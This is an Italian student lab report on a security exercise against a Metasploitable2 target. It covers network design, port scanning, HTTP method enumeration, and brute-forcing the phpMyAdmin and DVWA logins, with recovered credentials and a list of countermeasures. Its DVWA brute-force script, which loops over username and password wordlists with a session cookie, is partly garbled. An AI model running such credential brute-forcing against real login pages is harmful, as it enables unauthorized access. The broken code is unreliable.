Team 1:

- Alessandro Alaimo (Team Leader)
 - Alessandro Alari
 - Alessio Bartolocci
 - Domenico Faccilongo
 - Fabio Herrera
 - Floriana Feminò
 - Francesco Persichetti


18/11/2022

Report Build Week 1

I risultati attesi del progetto sono i seguenti;

- Design di rete per la messa in sicurezza delle componenti critiche oggetto di analisi;
- Programma in Python per l'enumerazione dei metodi HTTP abilitati su un determinato target;
- Programma in Python per la valutazione dei servizi attivi (Port Scanning);
- Report degli attacchi di Brute Force sulla pagina phpMyAdmin con evidenza della coppia *Username-Password* utilizzata per ottenere accesso all'area riservata;
- Report degli attacchi Brute Force sulla DVWA per ogni livello di Sicurezza, partendo da LOW (aumentare di livello quando riuscite a trovare la combinazione corretta per il livello precedente)
- Report totale che include i risultati trovati e le contromisure da adottare per ridurre eventuali rischi (ad esempio, cosa consigliereste ad un impiegato che utilizza admin e password come credenziali?)

Design di rete



Il design di rete sopra riportato è strutturato in questo modo:

- Rete Interna: Composta dal network dei dipendenti, nel quale abbiamo fatto un lavoro di subnetting con netmask /25, i quali si possono connettere sia all'Application Server, tramite un router avendo il loro traffico controllato da un firewall sia software che hardware, sia al Web Server passando per 2 router avendo un traffico nettamente più controllato tramite un Reverse Proxy ed un firewall in cui viene controllato il flusso di pacchetti da un IDS;
- DMZ: Nella quale abbiamo inserito il Web Server, in quanto deve offrire servizio al pubblico e quindi diventa un settore critico, difatti è separata in un altro network rispetto alla rete interna ed alla sala server. Anche qui fatto un lavoro di subnetting con netmask /29;
- Honeypot: Inserimento di un dispositivo esca, il quale è volutamente reso vulnerabile allo scopo di indurre un attacco da parte di un ipotetico cybercriminale per raccogliere le sue informazioni;
- Rete Esterna: Composto dagli utenti che accedono ai servizi dell'azienda tramite il Web Server. Tali servizi sono pubblici ma controllati tramite Reverse Proxy, WAF (Web Application Firewall) ed un IDS in parallelo.

Port Scanning

Questo script in Python ti consente di effettuare un scanning delle porte aperte e chiuse dato in input l'IP del server da scansionare ed il range di porte.

```
-$ python esercizio_portscanner.py
Enter the IP address ti scan: 192.168.50.101
Enter the port range to scan (es 5-200): 0-1024
Scanning host 192.168.50.101 from port 0 to port 1024
*** Port 21 - OPEN ***
*** Port 22 - OPEN ***
*** Port 23 - OPEN ***
*** Port 25 - OPEN ***
*** Port 53 - OPEN ***
*** Port 80 - OPEN ***
*** Port 111 - OPEN ***
*** Port 139 - OPEN ***
*** Port 445 - OPEN ***
*** Port 512 - OPEN ***
*** Port 513 - OPEN ***
*** Port 514 - OPEN ***
```

Tale metodo non è invasivo in quanto non stabilisce una connessione diretta né crea eccessivo traffico.

Enumerazione Verbi HTTP

Il codice soprastante permette di elencare i verbi HTTP di una pagina dato in input l'IP del server, il percorso della pagina da analizzare e la porta da utilizzare.

```
Inserire l'Host/IP del server da attaccare: 192.168.50.101

Inserire il percorso della pagina da analizzare: phpMyAdmin

Inserire la porta del sistema target (default:80):

I metodi abilitati sono:

[+] GET
[+] HEAD
[+] POST
[+] OPTIONS
[+] TRACE
```

Brute Force phpMyAdmin

Dopo esserci locati nella pagina di phpMyAdmin, tramite questo script dando in input l'URL della pagina, si va ad aprire e leggere le liste degli username e password più comuni fornite da nmap e tramite due cicli for andiamo a passare per ogni username tutte le password. Se in output non riceviamo la stringa "Access denied", allora abbiamo trovato la coppia di username e password che in questo caso è "guest" senza una password.

```
admin -
admin - #!comment: This collection of data is (C) 1996-2022 by Nmap Software LLC.
admin - #!comment: It is distributed under the Nmap Public Source license as
admin - #!comment: provided in the LICENSE file of the source distribution or at
admin - #!comment: https://nmap.org/npsl/. Note that this license
admin - #!comment: requires you to license your own work under a compatable open source
admin - #!comment: license. If you wish to embed Nmap technology into proprietary
admin - #!comment: software, we sell alternative licenses at https://nmap.org/oem/.
guest -
Username e Password guest
```

Brute Force DVWA

```
bs4 import BeautifulSoup
ip = input("Inserisci l'ip del server: ")
header = {
        "Cookie": "security=low; PHPSESSID=722ecc54c7c23df6bab222424a3b0ecd"
 ith open("/usr/share/nmap/nselib/data/usernames.lst", 'r') as names:
        for username in names:
                  with open("/usr/share/nmap/nselib/data/passwords.lst",'r') as passwords:
                          for password in passwords:
                                   url = "http://%s/dvwa/vulnerabilities/brute/" %ip
                                   r = requests.get(url, headers=header)
soup = BeautifulSoup(r.text,"html.parser")
                                   user = username.strip()
                                   pwd = password.strip()
                                   get_data = {"username": user, "password": pwd, "Login" : "Login"}
                                   print ("\n",user," - ", pwd)
r = requests.get(url,params=get_data,headers=header)
                                   if not 'Username and/or password incorrect.' in r.text:
                                           print("\nAccesso riuscito con Username ",user, " e Password ",password)
                                           exit()
                                            print("Accesso Negato")
```

Con lo script soprastante eseguiamo Brute Force alla pagina un http://ip del server/dvwa/vulnerabilities/brute inserendo in input l'IP del server. Vi sono 3 varianti di questo script poiché quando andremo ad impostare un livello di sicurezza, dovremo cambiare il livello nel cookie dello script oltre a inserire il PHPSESSID ricavato dall'intercezione della richiesta HTTP da BurpSuite. Nota bene: ogni volta che si effettua il Logout dalla pagina, il PHPSESSID cambierà. La differenza tra i vari livelli di sicurezza sussiste nell'aumento di latenza tra un tentativo errato e l'altro ai livelli superiori a LOW. Come si potrà notare di seguito, l'accesso risulta riuscito con Username: admin e Password: password.

```
Inserisci l'ip del server: 192.168.50.101

admin -
Accesso Negato

admin - 123456
Accesso Negato

admin - 12345
Accesso Negato

admin - 123456
Accesso Negato

admin - password

Accesso riuscito con Username admin e Password password
```

Considerazioni e contromisure da adottare

Dai risultati ottenuti dall'esecuzione dei Brute Force, si è ottenuto una grande vulnerabilità sulle credenziali d'accesso al server. I consigli da adottare sono quelli di:

- Cambiare lo Username e la password, utilizzando quanti più caratteri diversi possibili. Un esempio può essere Username: *4Dm1n!+ e Password: qYC78*oNbZf6 (Password generata casualmente prendendo più caratteri da diversi risultati) e di cambiare con una periodicità di almeno 3 mesi.
- Dopodiché dobbiamo anche pensare ad una sicurezza fisica per l'accesso alla sala server: Io consiglierei di adottare un accesso con credenziali biometriche e con una guardia di sorveglianza.
- Altra contromisura è quella di chiudere le porte inutilizzate e pericolose (Esempio: porta 23 telnet) e di usare al posto del protocollo HTTP la controparte più sicure ovvero HTTPS, cambiando anche in una porta in una non conosciuta e non occupata.
- Un'ulteriore contromisura è quella di sistemare il file di configurazione del server (Metasploitable2) poiché risultava configurato in maniera errata, mentre la sua controparte in localhost risultava configurata in maniera ottimale.
- In aggiunta, impostare un blocco agli utenti dopo 4 tentativi errati, rimozione degli account scaduti, di raccogliere ed analizzare i log per i vari servizi tramite un SIEM (Security Information Event Management), il quale raggruppa i log, o ancora meglio un SOAR (Security Orchestration Automation and Response), il quale, oltre a raggruppare i log, effettua anche le attività di contenimento, eliminazione della minaccia e report finale sull'incident.
- Per avere sempre il massimo della sicurezza, tenere aggiornati tutti i dispositivi ed avere le ultime versioni dei software
- Infine, si consiglia caldamente, di effettuare dei backup ogni 48h in un server a parte in modo tale da ridurre al minimo le perdite in caso di attacco ransomware.

In questo modo, la sicurezza è maggiore.